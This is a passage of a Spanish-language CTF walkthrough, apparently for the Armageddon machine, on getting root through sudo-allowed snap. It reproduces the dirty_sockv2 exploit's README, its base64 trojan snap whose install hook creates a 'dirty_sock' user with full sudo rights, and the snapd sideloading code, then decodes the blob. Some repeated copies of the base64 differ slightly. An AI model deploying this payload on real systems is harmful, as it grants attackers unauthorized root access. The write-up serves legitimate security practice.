snap    2.47.1-1.el7
snapd   2.47.1-1.el7
series  16
centos  7
kernel  3.10.0-1160.6.1.el7.x86_64
[brucetherealadmin@armageddon ~]$
```

la version de la maquina es mayor por lo que no es vulnerable, pero podemos ejecutarla como sudo asi que veamos que es lo que hace este script:

```
## Version Two (use in special cases)
This exploit bypasses access control checks to use a restricted API function (POST /v2/snaps) of the local snapd service. This allows the installation of ar
bitrary snaps. Snaps in "devmode" bypass the sandbox and may include an "install hook" that is run in the context of root at install time.

dirty_sockv2 leverages the vulnerability to install an empty "devmode" snap including a hook that adds a new user to the local system. This user will have p
ermissions to execute sudo commands.

As opposed to version one, this does not require the SSH service to be running. It will also work on newer versions of Ubuntu with no Internet connection at
all, making it resilient to changes and effective in restricted environments.

This exploit should also be effective on non-Ubuntu systems that have installed snapd but that do not support the "create-user" API due to incompatible Linu
x shell syntax.

Some older Ubuntu systems (like 16.04) may not have the snapd components installed that are required for sideloading. If this is the case, this version of t
he exploit may trigger it to install those dependencies. During that installation, snapd may upgrade itself to a non-vulnerable version. Testing shows that
the exploit is still successful in this scenario. See the troubleshooting section for more details.

To exploit, simply run the script with no arguments on a vulnerable system.

python3 ./dirty_sockv2.py

[+] Slipped dirty sock on random socket file: /tmp/gytwczalgx;uid=0;
[+] Binding to socket file...
[+] Connecting to snapd API...
[+] Deleting trojan snap (and sleeping 5 seconds)...
[+] Installing the trojan snap (and sleeping 8 seconds)...
[+] Deleting trojan snap (and sleeping 5 seconds)...

********************
Success! You can now `su` to the following account and use sudo:
   username: dirty_sock
   password: dirty_sock
********************
```

Al parecer al ejecutar este script y si la version era vulnerable nos lo creaba un usuario con nombre y contraseña: dirty_sock y este usuario tiene permisos en el archivo sudoers. Es decir que su hacemos sudo su y ponemos la contraseña de dirty_sock ya seriamos root. Veamos como lo hacia para ver si nos ayuda:

```
# The following global is a base64 encoded string representing an installable
# snap package. The snap itself is empty and has no functionality. It does,
# however, have a bash-script in the install hook that will create a new user.
# For full details, read the blog linked on the github page above.
TROJAN_SNAP = ('''
aHNxcwcAAAAQIVZcAAACAAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4DAAAAAAAAhgMAAAAAAAD/
/////////xICAAAAAAAAsAIAAAAAAAA+AwAAAAAAAHgDAAAAAAAAIyEvYmluL2Jhc2gKCnVzZXJh
ZGQgZGlydHlfc29jayAtbSAtcCAnJDYkc1daY1cxdDI1cGZVZEJ1WCRqV2pFWlFGMnpGU2Z5R3k5
TGJ2RzN2Rnp6SFJqWGZCWUswU09HZk1EMXNMeWFTOTdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZERo
T2NFbURwQlZsRjltLicgLXMgL2Jpbi9iYXNoCnVzZXJtb2QgLWFHIHN1ZG8gZGlydHlfc29jawpl
Y2hvICJkaXJ0eV9zb2NrICAgIEFMTD0oQUxMOkFMTCkgQUxMIiA+PiAvZXRjL3N1ZG9lcnMKbmFt
ZTogZGlydHktc29jawp2ZXJzaW9uOiAnMC4xJwpzdW1tYXJ5OiBFbXB0eSBzbmFwLCB1c2VkIGZv
ciBleHBsb2l0CmRlc2NyaXB0aW9uOiAnU2VlIGh0dHBzOi8vZ2l0aHViLmNvbS9pbml0c3RyaW5n
L2RpcnR5X3NvY2sKCiAgJwphcmNoaXRlY3R1cmVzOgotIGFtZDY0CmNvbmZpbmVtZW50OiBkZXZt
b2RlCmdyYWRlOiBkZXZlbAqcAP03elhaAAABaSLeNgPAZIACIQECAAAAADopyIngAP8AXF0ABIAe
rFoU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa1O5k6KmvF3FqfKH62aluxOVeNQ7Z00lddaUj
rkpxz0ET/XVLOZmGVXmojv/IHq2fZcc/VQCcVtsco6gAw76gWAABeIACAAAAaCPLPz4wDYsCAAAA
AAFZWowA/Td6WFoAAAFpIt42A8BTnQEhAQIAAAAAvhLn0OAAnABLXQAAan87Em73BrVRGmIBM8q2
XR9JLRjNEyz6lNkCjEjKrZZFBdDja9cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4×1DNYWJ5N5
RQAAAEDvGfMAAWedAQAAAPtvjkc+MA2LAgAAAAABWVo4gIAAAAAAAAAAPAAAAAAAAAAAAAAAAAA
AFwAAAAAAAAwAAAAAAAAACgAAAAAAAAAOAAAAAAAAAAPgMAAAAAAAAEgAAAAACAAw'''
                + 'A' * 4256 + '==')
```

Este snap malicioso en base64 se lo debe introducir dentro de un .snap ya decodificado y asi es como lo envian a una API de snap para que se instale automaticamente:

```
def install_snap(client_sock):
    """Sideloads the trojan snap"""
    # Decode the base64 from above back into bytes
    blob = base64.b64decode(TROJAN_SNAP)

    # Configure the multi-part form upload boundary here:
    boundary = '----------------------------f8c156143a1caf97'

    # Construct the POST payload for the /v2/snap API, per the instructions
    # here: https://github.com/snapcore/snapd/wiki/REST-API
    # This follows the 'sideloading' process.
    post_payload = '''
----------------------------f8c156143a1caf97
Content-Disposition: form-data; name="devmode"

true
----------------------------f8c156143a1caf97
Content-Disposition: form-data; name="snap"; filename="snap.snap"
Content-Type: application/octet-stream

''' + blob.decode('latin-1') + '''
----------------------------f8c156143a1caf97--'''

    # Multi-part forum uploads are weird. First, we post the headers
    # and wait for an HTTP 100 reply. THEN we can send the payload.
    http_req1 = ('POST /v2/snaps HTTP/1.1\r\n'
                 'Host: localhost\r\n'
                 'Content-Type: multipart/form-data; boundary='
                 + boundary + '\r\n'
                 'Expect: 100-continue\r\n'
                 'Content-Length: ' + str(len(post_payload)) + '\r\n\r\n')
```

entonces como nosotros podemos ejecutar snap como sudo podemos crear ese .snap malicioso e instalarlo de modo que se nos crea un usuario dirty_sock. Eso es lo que vamos a hacer. Primero nos copiamos la parte del TROJAN_SNAP del script y lo ejecutamos en python para obtener su salida:


copiamos con nano o vim:

```
TROJAN_SNAP = ('''
aHNxcwcAAAAQIVZcAAACAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4DAAAAAAAAhgMAAAAAAAD/
/////////xICAAAAAAAAsAIAAAAAAAA+AwAAAAAAAHgDAAAAAAAAIyEvYmluL2Jhc2gKCnVzZXJh
ZGQgZGlydHlfc29jayAtbSAtcCAnJDYkc1daY1cxdDI1cGZVZEJ1WCRqV2pFWlFGMnpGU2Z5R3k5
TGJ2RzN2Rnp6SFJqWGZCWUswU09HZk1EMXNMeWFTOTdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZERo
T2NFbURwQlZsRjltLicgLXMgL2Jpbi9iYXNoCnVzZXJtb2QgLWFHIHN1ZG8gZGlydHlfc29jawpl
Y2hvICJkaXJ0eV9zb2NrICAgIEFMTD0oQUxMOkFMTCkgQUxMIiA+PiAvZXRjL3N1ZG9lcnMKbmFt
ZTogZGlydHktc29jawp2ZXJzaW9uOiAnMC4xJwpzdW1tYXJ5OiBFbXB0eSBzbmFwLCB1c2VkIGZv
ciBleHBsb2l0CmRlc2NyaXB0aW9uOiAnU2VlIGh0dHBzOi8vZ2l0aHViLmNvbS9pbml0c3RyaW5n
L2RpcnR5X3NvY2sKCiAgJwphcmNoaXRlY3R1cmVzOgotIGFtZDY0CmNvbmZpbmVtZW50OiBkZXZt
b2RlCmdyYWRlOiBkZXZlbAqcAP03elhaAAABaSLeNgPAZIACIQECAAAAADopyIngAP8AXF0ABIAe
rFoU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa1O5k6KmvF3FqfKH62aluxOVeNQ7Z00lddaUj
rkpxz0ET/XVLOZmGVXmojv/IHq2fZcc/VQCcVtsco6gAw76gWAABeIACAAAAaCPLPz4wDYsCAAAA
AAFZWowA/Td6WFoAAAFpIt42A8BTnQEhAQIAAAAAvhLn0OAAnABLXQAAan87Em73BrVRGmIBM8q2
XR9JLRjNEyz6lNkCjEjKrZZFBdDja9cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4x1DNYWJ5N5
RQAAAEDvGfMAAWedAQAAAPtvjkc+MA2LAgAAAAABWVo4gIAAAAAAAAAAPAAAAAAAAAAAAAAAAAAA
AFwAAAAAAAAAwAAAAAAAAACgAAAAAAAAAOAAAAAAAAAAPgMAAAAAAAAEgAAAAACAAw'''
+ 'A' * 4256 + '==')
```

ejecutamos python y pegamos el contenido:

```
print('''aHNxcwcAAAAQIVZcAAACAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAAI4DAAAAAAAAhgMAAAA
AAAD/
/////////xICAAAAAAAAsAIAAAAAAAA+AwAAAAAAAHgDAAAAAAAAIyEvYmluL2Jhc2gKCnVzZXJh
ZGQgZGlydHlfc29jayAtbSAtcCAnJDYkc1daY1cxdDI1cGZVZEJ1WCRqV2pFWlFGMnpGU2Z5R3k5
TGJ2RzN2Rnp6SFJqWGZCWUswU09HZk1EMXNMeWFTOTdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZERo
T2NFbURwQlZsRjltLicgLXMgL2Jpbi9iYXNoCnVzZXJtb2QgLWFHIHN1ZG8gZGlydHlfc29jawpl
Y2hvICJkaXJ0eV9zb2NrICAgIEFMTD0oQUxMOkFMTCkgQUxMIiA+PiAvZXRjL3N1ZG9lcnMKbmFt
ZTogZGlydHktc29jawp2ZXJzaW9uOiAnMC4xJwpzdW1tYXJ5OiBFbXB0eSBzbmFwLCB1c2VkIGZv
ciBleHBsb2l0CmRlc2NyaXB0aW9uOiAnU2VlIGh0dHBzOi8vZ2l0aHViLmNvbS9pbml0c3RyaW5n
L2RpcnR5X3NvY2sKCiAgJwphcmNoaXRlY3R1cmVzOgotIGFtZDY0CmNvbmZpbmVtZW50OiBkZXZt
b2RlCmdyYWRlOiBkZXZlbAqcAP03elhaAAABaSLeNgPAZIACIQECAAAAADopyIngAP8AXF0ABIAe
rFoU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa1O5k6KmvF3FqfKH62aluxOVeNQ7Z00lddaUj
rkpxz0ET/XVLOZmGVXmojv/IHq2fZcc/VQCcVtsco6gAw76gWAABeIACAAAAaCPLPz4wDYsCAAAA
AAFZWowA/Td6WFoAAAFpIt42A8BTnQEhAQIAAAAAvhLn0OAAnABLXQAAan87Em73BrVRGmIBM8q2
XR9JLRjNEyz6lNkCjEjKrZZFBdDja9cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4x1DNYWJ5N5
RQAAAEDvGfMAAWedAQAAAPtvjkc+MA2LAgAAAAABWVo4gIAAAAAAAAAAPAAAAAAAAAAAAAAAAAAA
AFwAAAAAAAAAwAAAAAAAAACgAAAAAAAAAOAAAAAAAAAAPgMAAAAAAAAEgAAAAACAAw'''+ 'A' *
```

```
4256 + '==')
```



```
b2RlCmdyYWRlOiBkZXZlbAqcAP03elhaAAABaSLeNgPAZIACIQECAAAAADopyIngAP8AXF0ABIAe
rFoU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa1O5k6KmvF3FqfKH62aluxOVeNQ7Z00lddaUj
rkpxz0ET/XVLOZmGVXmojv/IHq2fZcc/VQCcVtsco6gAw76gWAABeIACAAAAaCPLPz4wDYsCAAAA
AAFZWowA/Td6WFoAAAFpIt42A8BTnQEhAQIAAAAvhLn0OAAnABLXQAAan87Em73BrVRGmIBM8q2
XR9JLRjNEyz6lNkCjEjKrZZFBdDja9cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4x1DNYWJ5N5
RQAAAEDvGfMAAWedAQAAAPtvjkc+MA2LAgAAAAABWVo4gIAAAAAAAAAAPAAAAAAAAAAAAAAAAAAA
AFwAAAAAAAAAAwAAAAAAAAAACgAAAAAAAAAAOAAAAAAAAAAAAPgMAAAAAAAAAEgAAAAACAAwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA==
```

esta es nuestra salida:

```
aHNxcwcAAAAQIVZcAAACAAAAAAAEABEA0AIBAAQAAADgAAAAAAAAI4DAAAAAAAAhgMAAAAAAAAD/
/////////xICAAAAAAAAsAIAAAAAAAA+AwAAAAAAAHgDAAAAAAAAIyEvYmluL2Jhc2gKCnVzZXJh
ZGQgZGlydHlfc29jayAtbSAtcCAnJDYkc1daY1cxdDI1cGZVZEJ1WCRqV2pFWlFGMnpGU2Z5R3k5
TGJ2RzN2Rnp6SFJqWGZCWUswU09HZk1EMXNMeWFTOTdBd25KVXM3Z0RDWS5mZzE5TnMzSndSZERo
T2NFbURwQlZsRjltLicgLXMgL2Jpbi9iYXNoCnVzZXJtb2QgLWFHIHN1ZG8gZGlydHlfc29jawpl
Y2hvICJkaXJ0eV9zb2NrICAgIEFMTD0oQUxMOkFMTCkgQUxMIiA+PiAvZXRjL3N1ZG9lcnMKbmFt
ZTogZGlydHktc29jawp2ZXJzaW9uOiAnMC4xJwpzdW1tYXJ5OiBFbXB0eSBzbmFwLCB1c2VkIGZv
ciBleHBsb2l0CmRlc2NyaXB0aW9uOiAnU2VlIGh0dHBzOi8vZ2l0aHViLmNvbS9pbml0c3RyaW5n
L2RpcnR5X3NvY2sKCiAgJwphcmNoaXRlY3R1cmVzOgotIGFtZDY0CmNvbmZpbmVtZW50OiBkZXZt
b2RlCmdyYWRlOiBkZXZlbAqcAP03elhaAAABaSLeNgPAZIACIQECAAAAADopyIngAP8AXF0ABIAe
rFoU8J/e5+qumvhFkbY5Pr4ba1mk4+lgZFHaUvoa1O5k6KmvF3FqfKH62aluxOVeNQ7Z00lddaUj
rkpxz0ET/XVLOZmGVXmojv/IHq2fZcc/VQCcVtsco6gAw76gWAABeIACAAAAaCPLPz4wDYsCAAAA
AAFZWowA/Td6WFoAAAFpIt42A8BTnQEhAQIAAAAvhLn0OAAnABLXQAAan87Em73BrVRGmIBM8q2
XR9JLRjNEyz6lNkCjEjKrZZFBdDja9cJJGw1F0vtkyjZecTuAfMJX82806GjaLtEv4x1DNYWJ5N5
RQAAAEDvGfMAAWedAQAAAPtvjkc+MA2LAgAAAAABWVo4gIAAAAAAAAAAPAAAAAAAAAAAAAAAAAAA
AFwAAAAAAAAAAwAAAAAAAAAACgAAAAAAAAAAOAAAAAAAAAAAAPgMAAAAAAAAAEgAAAAACAAwAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
